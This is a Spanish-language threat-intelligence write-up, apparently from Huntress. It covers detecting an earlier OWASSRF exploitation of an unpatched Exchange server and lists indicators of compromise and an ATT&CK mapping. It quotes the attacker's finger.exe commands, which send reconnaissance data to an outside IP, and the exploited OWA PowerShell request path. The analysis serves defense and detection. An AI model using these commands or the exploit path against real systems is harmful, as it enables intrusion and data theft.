

Identificación del exploit
En noviembre de 2023, el equipo de Huntress identificó indicadores novedosos de un ataque en el que el actor de amenazas usó finger.exe (parte superior ilustrada en la Figura 1) para exfiltrar información de reconocimiento de un endpoint. Debido a la novedad de la actividad observada, los analistas de Huntress realizaron un análisis exhaustivo de los datos disponibles, documentaron y compartieron los hallazgos internamente, y luego publicaron una entrada de blog para compartir esos hallazgos con la comunidad.

En enero de 2024, un cliente agregó el agente de Huntress a un endpoint, y tan pronto como el agente comenzó a reportar, el analista del SOC de Huntress Josh Allman notó una detección antigua de Windows Defender, lo que Huntress llama una alerta de "Managed Antivirus" (MAV) (ilustrada en la Figura 2) para una línea de comandos de finger.exe que enviaba una cadena de dígitos a la dirección IP 185.56.83[.]82, la misma dirección IP asociada con la actividad de noviembre. El SOC identificó las similitudes en los indicadores de ataque y compartió la alerta MAV con el equipo de inteligencia de amenazas.

En este punto, el agente de Huntress solo había estado en el endpoint durante unos minutos, y la alerta MAV precedió a la instalación del agente por casi dos semanas. Cuando el equipo de inteligencia de amenazas accedió a la página de información del endpoint en el portal de Huntress, el agente solo llevaba 27 minutos instalado en el endpoint.
Al profundizar más en los datos recuperados del endpoint, los analistas de inteligencia de amenazas de Huntress localizaron los eventos de detección de Windows Defender dentro de una línea de tiempo creada a partir de datos del registro de eventos de Windows. Estos eventos de detección identificaron un total de cuatro líneas de comandos, tres de las cuales eran comandos de PowerShell codificados en base64, la cuarta no estaba codificada, y Windows Defender logró remediar los cuatro comandos.
El primer comando detectado, al decodificarlo, era:
finger [email protected][.]82

A este le siguió un comando de PowerShell codificado que era un comando de PowerShell aún más ofuscado, y luego un comando whoami codificado, que se ilustra en la Figura 3.
El comando final no era PowerShell codificado:
C:\Windows\System32\cmd.exe /c finger [email protected][.]82
El tiempo entre la identificación de Windows Defender (registro de eventos Windows Defender/1116) y la acción tomada (registro de eventos Windows Defender/1117) fue de 17 segundos, tiempo más que suficiente para que el comando se completara con éxito. Hubo una sincronización similar entre los otros comandos detectados por Windows Defender, y sin acceso al sistema del actor de amenazas, los analistas de Huntress procedieron con el análisis y la respuesta asumiendo que se habían completado con éxito.
Los tres comandos de PowerShell codificados en base64 identificados por Windows Defender también correspondían a registros de eventos del archivo de registro de eventos C:\Windows\System32\winevt\Logs\MSExchange Management.evtx, con la fuente "MSExchange CmdletLogs", y el ID de evento 6. Estos registros de eventos contienen, entre otras cadenas, datos en formato XML que incluyen la cadena ProcessStartInfo Arguments, seguida del PowerShell codificado.

Al profundizar aún más, los analistas de Huntress localizaron datos relevantes asociados con la dirección IP 185.56.83[.]82 en el archivo C:\inetpub\Logs\LogFiles\W3SCV1\u_ex240112.log; específicamente, solicitudes POST con código de estado 200, a la página /owa/[email protected]/powershell (User-Agent: Mozilla/5.0+(Windows+NT+10.0;+Win64;+x64)+AppleWebKit/537.36+(KHTML,+like+Gecko)+Chrome/105.0.5195.54+Safari/537.36) que correspondían a los registros del registro de eventos de Windows tanto de Windows Defender como de MSExchange, ocurriendo al mismo tiempo, creando una constelación de artefactos, y ampliando la línea de tiempo para validar los hallazgos. En la Figura 4 se ilustra un extracto de la entrada del registro del servidor web.
Vista en conjunto, esta constelación de artefactos corresponde a la información del exploit OWASRRF compartida por Unit42 de Palo Alto Networks en diciembre de 2022. En su artículo, Unit42 atribuyó el descubrimiento del código de exploit del actor de amenazas a nuestro propio Dray Agha, de Huntress.
El tiempo total entre los comandos identificados fue menos de un minuto, como se ilustra tanto en los datos del registro de eventos de Windows como en los registros del servidor web. Como no se identificó actividad posterior, parecería que los comandos detectados estaban asociados con un escaneo. Los analistas de Huntress verificaron que la versión de MSExchange del cliente se había actualizado por última vez en septiembre de 2021, y tras la confirmación de estos hallazgos, se notificó al cliente la necesidad inmediata de actualizar su instalación de MSExchange.
Conclusión
Este incidente ilustra cómo la identificación y el intercambio previos de indicadores de compromiso llevaron a una identificación y respuesta rápidas ante un exploit antiguo que existía en un endpoint antes de que se instalara el agente de Huntress. Esto demuestra que Huntress no espera para proteger al 99 %, y usará cualquier información disponible para identificar un incidente con claridad y precisión, y proporcionar pasos de remediación.
Indicadores de compromiso
185.56.83[.]82 - Dirección IP de origen para las solicitudes POST al servidor web, así como dirección IP de destino para los comandos de finger.exe.
Registros de eventos MSExchange CmdletLogs/6 en el archivo de registro de eventos C:\Windows\System32\winevt\Logs\MSExchange Management.evtx que contienen las cadenas “System.Diagnostics”, "w3wp#MSExchangePowerShellAppPool" y “ProcessStartInfo Arguments”, seguidas de los comandos de PowerShell codificados en base64.
Registros del servidor web (de la carpeta C:\inetpub\Logs\LogFiles\W3SCV1, en este caso) que contienen solicitudes POST a /owa/[email protected]/powershell, la dirección IP 185.56.83[.]82 (origen de la solicitud), y la cadena de User-Agent Mozilla/5.0+(Windows+NT+10.0;+Win64;+x64)+AppleWebKit/537.36+(KHTML,+like+Gecko)+Chrome/105.0.5195.54+Safari/537.36.
Mapeo de MITRE ATT&CK
Acceso inicial - T1190 - Exploit Public-Facing Application
Ejecución - T1059.001 (PowerShell), T1059.003 (Windows Command Shell)
Persistencia - T1078 (Valid Accounts; según el informe de amenazas de Unit42, el actor de amenazas tuvo que autenticarse primero en el servidor antes de la explotación)